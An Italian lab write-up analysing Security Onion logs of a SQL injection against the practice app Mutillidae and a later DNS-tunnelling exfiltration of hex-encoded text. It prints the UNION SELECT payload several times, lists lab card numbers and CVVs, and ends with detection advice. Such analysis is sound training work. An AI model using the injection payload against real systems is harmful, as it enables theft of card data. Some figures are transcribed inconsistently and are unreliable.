


Report di Analisi:

Bonus 1: Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia

Questo report analizza un attacco informatico suddiviso in due fasi: un'iniziale compromissione tramite SQL Injection via HTTP per il furto di dati di carte di credito, seguita da un'operazione di esfiltrazione dei dati tramite DNS tunneling. L'obiettivo è identificare le tecniche utilizzate dall'attaccante, interpretare i dati trafugati e fornire raccomandazioni per il rilevamento e la prevenzione di simili minacce.



Time	source_ip	destination_ip	destination_port	resp_fuids	uid
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEWw63HqvCqth3LH1	CukaR52zPjRn7f7pD4
June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	Kcbh5T2H8GdaAvdh	Cb5K6C1mm2UvKkC1
June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	Rw6DTT147jA2YdWQ14	Cb5K6C1mm2UvKkC1
June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	PWQ03T1T34UWU363	Cb5K6C1mm2UvKkC1
June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37K146A4MBhUcQ	Cb5K6C1mm2UvKkC1
June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Pfpp6a3aQdC4GBqRS	Cb5K6C1mm2UvKkC1
June 12th 2020, 21:23:17.700	209.165.200.227	209.165.200.235	80	FxFObr16er1VQWulch	C252w31zFupW31v

1. Dati Identificativi della Connessione

- IP Sorgente (attaccante):** 209.165.200.227
- IP Destinazione (server vulnerabile):** 209.165.200.235
- Porta Destinazione:** 80 (HTTP)
- Timestamp del primo risultato:** 2020-06-12T21:30:09.445030Z
- Tipo di evento:** HTTP

2. Analisi della Richiesta HTTP

Nel campo message è presente una richiesta HTTP GET con i seguenti dettagli critici:

t destination_ips	209.165.200.235
t destination_port	80
t event_type	bro_http
t host	d88c93886ae
t ips	209.165.200.235, 209.165.200.227
t message	("ts":2020-06-12T21:30:09.445030Z,"user":"CukaR52zPjRn7f7pD4","id.orig_h":"209.165.200.227","id.resp_h":"209.165.200.235","id.resp_p":80,"trans.d":0,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username=+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+&password=&user-info.php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":2365,"status_code":200,"status_msg":"OK","tags":["HTTP:URI_SQLI"],"resp_fuids":["FEWw63HqvCqth3LH1"],"resp_mime_types":["text/html"]})
t method	GET
t path	/mutillidae/index.php?page=user-info.php
t referrer	http://209.165.200.235/mutillidae/index.php?page=user-info.php
t request_body_length	0
t resp_fuids	FEWw63HqvCqth3LH1
t resp_mime_types	text/html
t response_body_length	23,665
t source_geo.city_name	Monterey
t source_geo.country_name	United States

Log entry	2020-06-12T21:30:09.445030Z {"ts":"2020-06-12T21:30:09.445030Z","user":"CukaR52zPjRn7f7pD4","id.orig_h":"209.165.200.227","id.resp_h":"209.165.200.235","id.resp_p":80,"trans.d":0,"method":"GET","host":"209.165.200.235","uri":"/mutillidae/index.php?page=user-info.php&username=+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+&password=&user-info.php-submit-button=View+Account+Details","referrer":"http://209.165.200.235/mutillidae/index.php?page=user-info.php","version":"1.1","user_agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0","request_body_len":0,"response_body_len":2365,"status_code":200,"status_msg":"OK","tags":["HTTP:URI_SQLI"],"resp_fuids":["FEWw63HqvCqth3LH1"],"resp_mime_types":["text/html"]}
Sensor Name	secmon-import
Timestamp	2020-06-12 21:30:09
Connection ID	CU1
Src IP	209.165.200.227
Dst IP	209.165.200.235
Dst Port	56194
Dst Port 80	
OS Fingerprint	209.165.200.227 56194 - UNKNOWN [544.641.60.M1460.S.TN.WT.-??] (up: 2829 hrs)
OS Fingerprint ->	209.165.200.227 56194 (ip: ethernethid=)
SRC: GET /mutillidae/index.php?page=user-info.php&username=+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+&password=&user-info.php-submit-button=View+Account+Details HTTP/1.1	
SRC: Host	209.165.200.235
SRC: User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
SRC: Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SRC: Accept-Language	en-US,en;q=0.5
SRC: Accept-Encoding	gzip, deflate
SRC: Referer	http://209.165.200.235/mutillidae/index.php?page=user-info.php
SRC: Connection	keep-alive
SRC: Cookie	PHPSESSID=968860958924a43c05290c4120d1cb
SRC: Upgrade-Insecure-Requests	1
SRC:	
DST: HTTP/1.1	200 OK
DST: Date	Fri, 12 Jun 2020 14:30:09 GMT

/mutillidae/index.php?page=user-info.php&username=+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+&password=&user-info.php-submit-button=View+Account+Details

Significato:

- Si tratta di un **attacco SQL Injection** tramite l'applicazione Mutillidae.
- L'attaccante sfrutta il parametro username per eseguire un'unione (UNION SELECT) con la tabella credit_cards.
- L'obiettivo è estrarre dati sensibili: ccid, ccnumber, ccv, expiration.

3. Dati Esfiltrati (Credenziali e Carte di Credito)

Nelle risposte HTTP successive, vengono visualizzati dati estratti:


DST: 24	DST: Username=444411122223333
DST: 17	DST: Password=745
DST: 22	DST: Signature=2012-03-01 <p>
DST: 24	DST: Username=7746536337776330
DST: 17	DST: Password=722
DST: 22	DST: Signature=2015-04-01 <p>
DST: 24	DST: Username=8242325748474749
DST: 17	DST: Password=461
DST: 22	DST: Signature=2016-03-01 <p>
DST: 24	DST: Username=7725653200487633
DST: 17	DST: Password=230
DST: 22	DST:

Esempi di dati rubati:

- Username:** 444411122223333 → **Password:** 745 → **Scadenza:** 2012-03-01
- Username:** 7746536337776330 → **Password:** 722 → **Scadenza:** 2015-04-01
- Username:** 8242325748474749 → **Password:** 461 → **Scadenza:** 2016-03-01
- Username:** 7725653200487633 → **Password:** 230 → **Scadenza:** 2017-06-01
- Username:** 1234567812345678 → **Password:** 627 → **Scadenza:** 2018-11-01

In questo contesto, "Username" rappresenta in realtà numeri di carta di credito, "Password" è il CVV e "Signature" è la data di scadenza.

4. Analisi delle Query DNS Sospette



Le query DNS analizzate mostrano sottodomini apparentemente casuali, come:

434f4e464944454e5449414c29444f43544d454e5468444f204e4f542953.ns.example.com

Query	Answer
17.201.165.209.in-addr.arpa	
434f4e464944454e5449414c29444f43544d454e5468444f204e4f542953.ns.example.com	
48415245045468697320646f63756d056e7420836fe746169867320896e.ns.example.com	
666f726d6174696f6e2061626f757420746865206c737420736563	
697479206272656163682e0a.ns.example.com	

Query Count
434f4e464944454e5449414c29444f43544d454e5468444f204e4f542953.ns.example.com,1
48415245045468697320646f63756d056e7420836fe746169867320896e.ns.example.com,1
666f726d6174696f6e2061626f757420746865206c7374207365637572.ns.example.com,1
697479206272656163682e0a.ns.example.com,1

Query	Count
434f4e464944454e5449414c29444f43544d454e5468444f204e4f542953.ns.example.com	1
48415245045468697320646f63756d056e7420836fe746169867320896e.ns.example.com	1
666f726d6174696f6e2061626f757420746865206c7374207365637572.ns.example.com	1
697479206272656163682e0a.ns.example.com	1

Decodifica (esadecimale → testo):

- La stringa completa decodificata risulta essere un messaggio segreto:

"CONFIDENTIAL DOCUMENT DO NOT SHARE This document contains information about the fast security breach."

File	View	Terminal	Downloads	Help
analyst@SecOnion:~/Downloads\$ cat secret.txt				
CONFIDENTIAL DOCUMENT				
This document contains information about the last security breach.				
analyst@SecOnion:~/Downloads\$				

Significato:

- Non si tratta di sottodomini legittimi, ma di dati codificati in esadecimale inseriti nella parte del nome del dominio.
- Questo metodo è noto come **DNS tunneling o esfiltrazione DNS**.
- Il DNS è scelto perché: spesso non è monitorato o filtrato come il traffico HTTP/HTTPS.
- Può bypassare firewall e sistemi di rilevamento.
- Consente di trasmettere dati in piccoli blocchi (query/risposte DNS).

5. Conclusioni

- 1.**Attacco SQL Injection** riuscito contro Mutillidae, con esfiltrazione di dati di carte di credito.
- 2.**Esfiltrazione successiva via DNS** di documenti testuali segreti, probabilmente per evitare il rilevamento.
- 3.L'attaccante ha utilizzato due fasi:

- Fase 1: compromissione via HTTP (porta 80).
- Fase 2: esfiltrazione dati via DNS (porta 53).

Raccomandazione: Monitorare sia il traffico HTTP per injection SQL, sia il traffico DNS per pattern anomali (stringhe esadecimali, domini lunghi, query anomale a server esterni).